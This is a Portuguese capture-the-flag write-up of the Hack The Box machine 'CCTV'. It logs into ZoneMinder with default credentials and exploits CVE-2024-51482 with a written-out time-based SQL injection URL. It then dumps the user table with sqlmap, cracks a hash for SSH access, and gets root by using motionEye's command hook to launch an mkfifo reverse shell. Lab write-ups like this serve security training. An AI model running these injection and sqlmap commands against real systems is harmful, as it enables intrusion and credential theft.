CCTV

Máquina:	CCTV
Plataforma:	Hack The Box
Dificuldade:	Easy
Data:	21/04/2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**
2.1 Enumeração de Portas e Serviços 2
2.2 Identificação de Domínio e Fuzzing Recursivo 2

3 Exploração **2**
3.1 Vetor de Entrada: ZoneMinder 2
3.2 SQL Injection (CVE-2024-51482) 3
3.3 Enumeração de Banco de Dados com sqlmap 3

4 Movimentação Lateral **4**
4.1 Quebra de Hashes e Acesso SSH 4
4.2 Enumeração Local 4

5 Escalada de Privilégios **4**
5.1 Exploração do serviço motionEye 4
5.2 Confirmação de Root e Captura de Flags 5

6 Conclusão **6**

7 Referências **6**

1. Visão Geral

Este relatório detalha a invasão do host `CCTV`, cujo ecossistema é baseado em ferramentas de videovigilância Linux. A cadeia de exploração envolveu o reconhecimento de redirecionamentos de domínio, exploração de falhas em aplicações web legadas e a manipulação de serviços internos rodando com privilégios elevados.

2. Reconhecimento

2.1. Enumeração de Portas e Serviços

A varredura inicial revelou os serviços padrão de administração e web:

```
sudo nmap -Pn -sS -sV -p- -oN tcp_scan.txt <TARGET_IP>
```

Resultados:

- **22/TCP**: OpenSSH 9.6p1 (Ubuntu)
- **80/TCP**: Apache httpd 2.4.58

2.2. Identificação de Domínio e Fuzzing Recursivo

Ao acessar a porta 80 via IP, identificou-se um redirecionamento HTTP 302:

```
curl -I http://<TARGET_IP>/
# Location: http://cctv.htb/
```

Para mapear a superfície de ataque, utilizou-se o `ffuf` com a flag `-recursion`, permitindo a descoberta automática de subdiretórios em até dois níveis de profundidade.

```
ffuf -u 'http://cctv.htb/FUZZ' -recursion -recursion-depth 2 -w big.txt -t 50 -fc
    404
```

A enumeração revelou o diretório `/zm`, indicando uma instância do software de monitoramento **ZoneMinder**.

3. Exploração

3.1. Vetor de Entrada: ZoneMinder

O acesso inicial foi obtido através de credenciais fracas na interface do ZoneMinder (v1.37.63). Testou-se a combinação padrão `admin/admin`, que concedeu acesso administrativo imediato à plataforma.



Figura 1: Interface de login do ZoneMinder autenticada com sucesso via credenciais padrão.

3.2. SQL Injection (CVE-2024-51482)

Após a autenticação, identificou-se que a versão instalada era vulnerável ao **CVE-2024-51482**. A falha foi validada manualmente injetando um comando de atraso no parâmetro `tid`, utilizando quebras de linha para garantir a execução correta do comando:

```
curl -b "ZMSESSID=<TOKEN>" \
"http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid
    =1%27%20AND%20(SELECT%201%20FROM%20(SELECT(SLEEP(5)))a)--%20-"
```

3.3. Enumeração de Banco de Dados com sqlmap

Com a vulnerabilidade confirmada, procedeu-se com a exfiltração automatizada da tabela `Users`:

```
sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=
    removetag&tid=1" --cookie="ZMSESSID=<TOKEN>" --batch -D zm -T Users -C "
    Username,Password" --dump
```

Usuário	Hash (BCrypt)
superadmin	<HASH>
mark	<HASH>
admin	<HASH>

4. Movimentação Lateral

4.1. Quebra de Hashes e Acesso SSH

A *hash* do usuário `mark` foi processada localmente utilizando um ataque de dicionário. Após a descoberta da senha, o acesso foi estabelecido via protocolo SSH:

```
# Quebra de hash offline
john --wordlist=rockyou.txt hashes.txt

# Autenticao remota
ssh mark@<TARGET_IP>
```

4.2. Enumeração Local

Uma vez dentro do sistema, realizou-se a enumeração de portas locais para identificar serviços não expostos externamente:

```
mark@cctv:~$ ss -tunlp
# Local Address:Port  Process
# 127.0.0.1:8765      motionEye
```

A análise do arquivo `/etc/motioneye/motion.conf` expôs a *hash* SHA1 do administrador: `<HASH>`, que servia como senha literal.

5. Escalada de Privilégios

5.1. Exploração do serviço motionEye

O motionEye era executado como **root**. Através da interface administrativa (acessada via túnel SSH), habilitou-se o campo *Run A Command* na seção *Motion Notifications*.



Figura 2: Configuração do payload de reverse shell na interface administrativa do motionEye.

Foi utilizado um payload mkfifo para enviar o shell reverso.

5.2. Confirmação de Root e Captura de Flags

O disparo do comando resultou em uma conexão com privilégios máximos. Abaixo, a sequência final de comandos para a captura das *flags*:

```
# id
uid=0(root) gid=0(root) groups=0(root)

# cd /root
# cat root.txt
```

```
<FLAG>

# cd /home/sa_mark
# cat user.txt
<FLAG>
```

6. Conclusão

A intrusão no host CCTV destacou como a combinação de vulnerabilidades web conhecidas e configurações de sistema inseguras podem levar ao comprometimento total. A exploração de uma falha de SQL Injection e a má gestão de segredos em arquivos de configuração permitiram a escalada até o nível de `root`, possibilitando o acesso irrestrito aos dados de todos os usuários do sistema.

7. Referências

- **CVE-2024-51482 (SQLi)**: `https://nvd.nist.gov/vuln/detail/CVE-2024-51482`
- **motionEye Documentation**: `https://github.com/motioneye-project/motioneye/wiki`
- **ZoneMinder Security Advisories**: `https://github.com/ZoneMinder/zoneminder/security/advisories`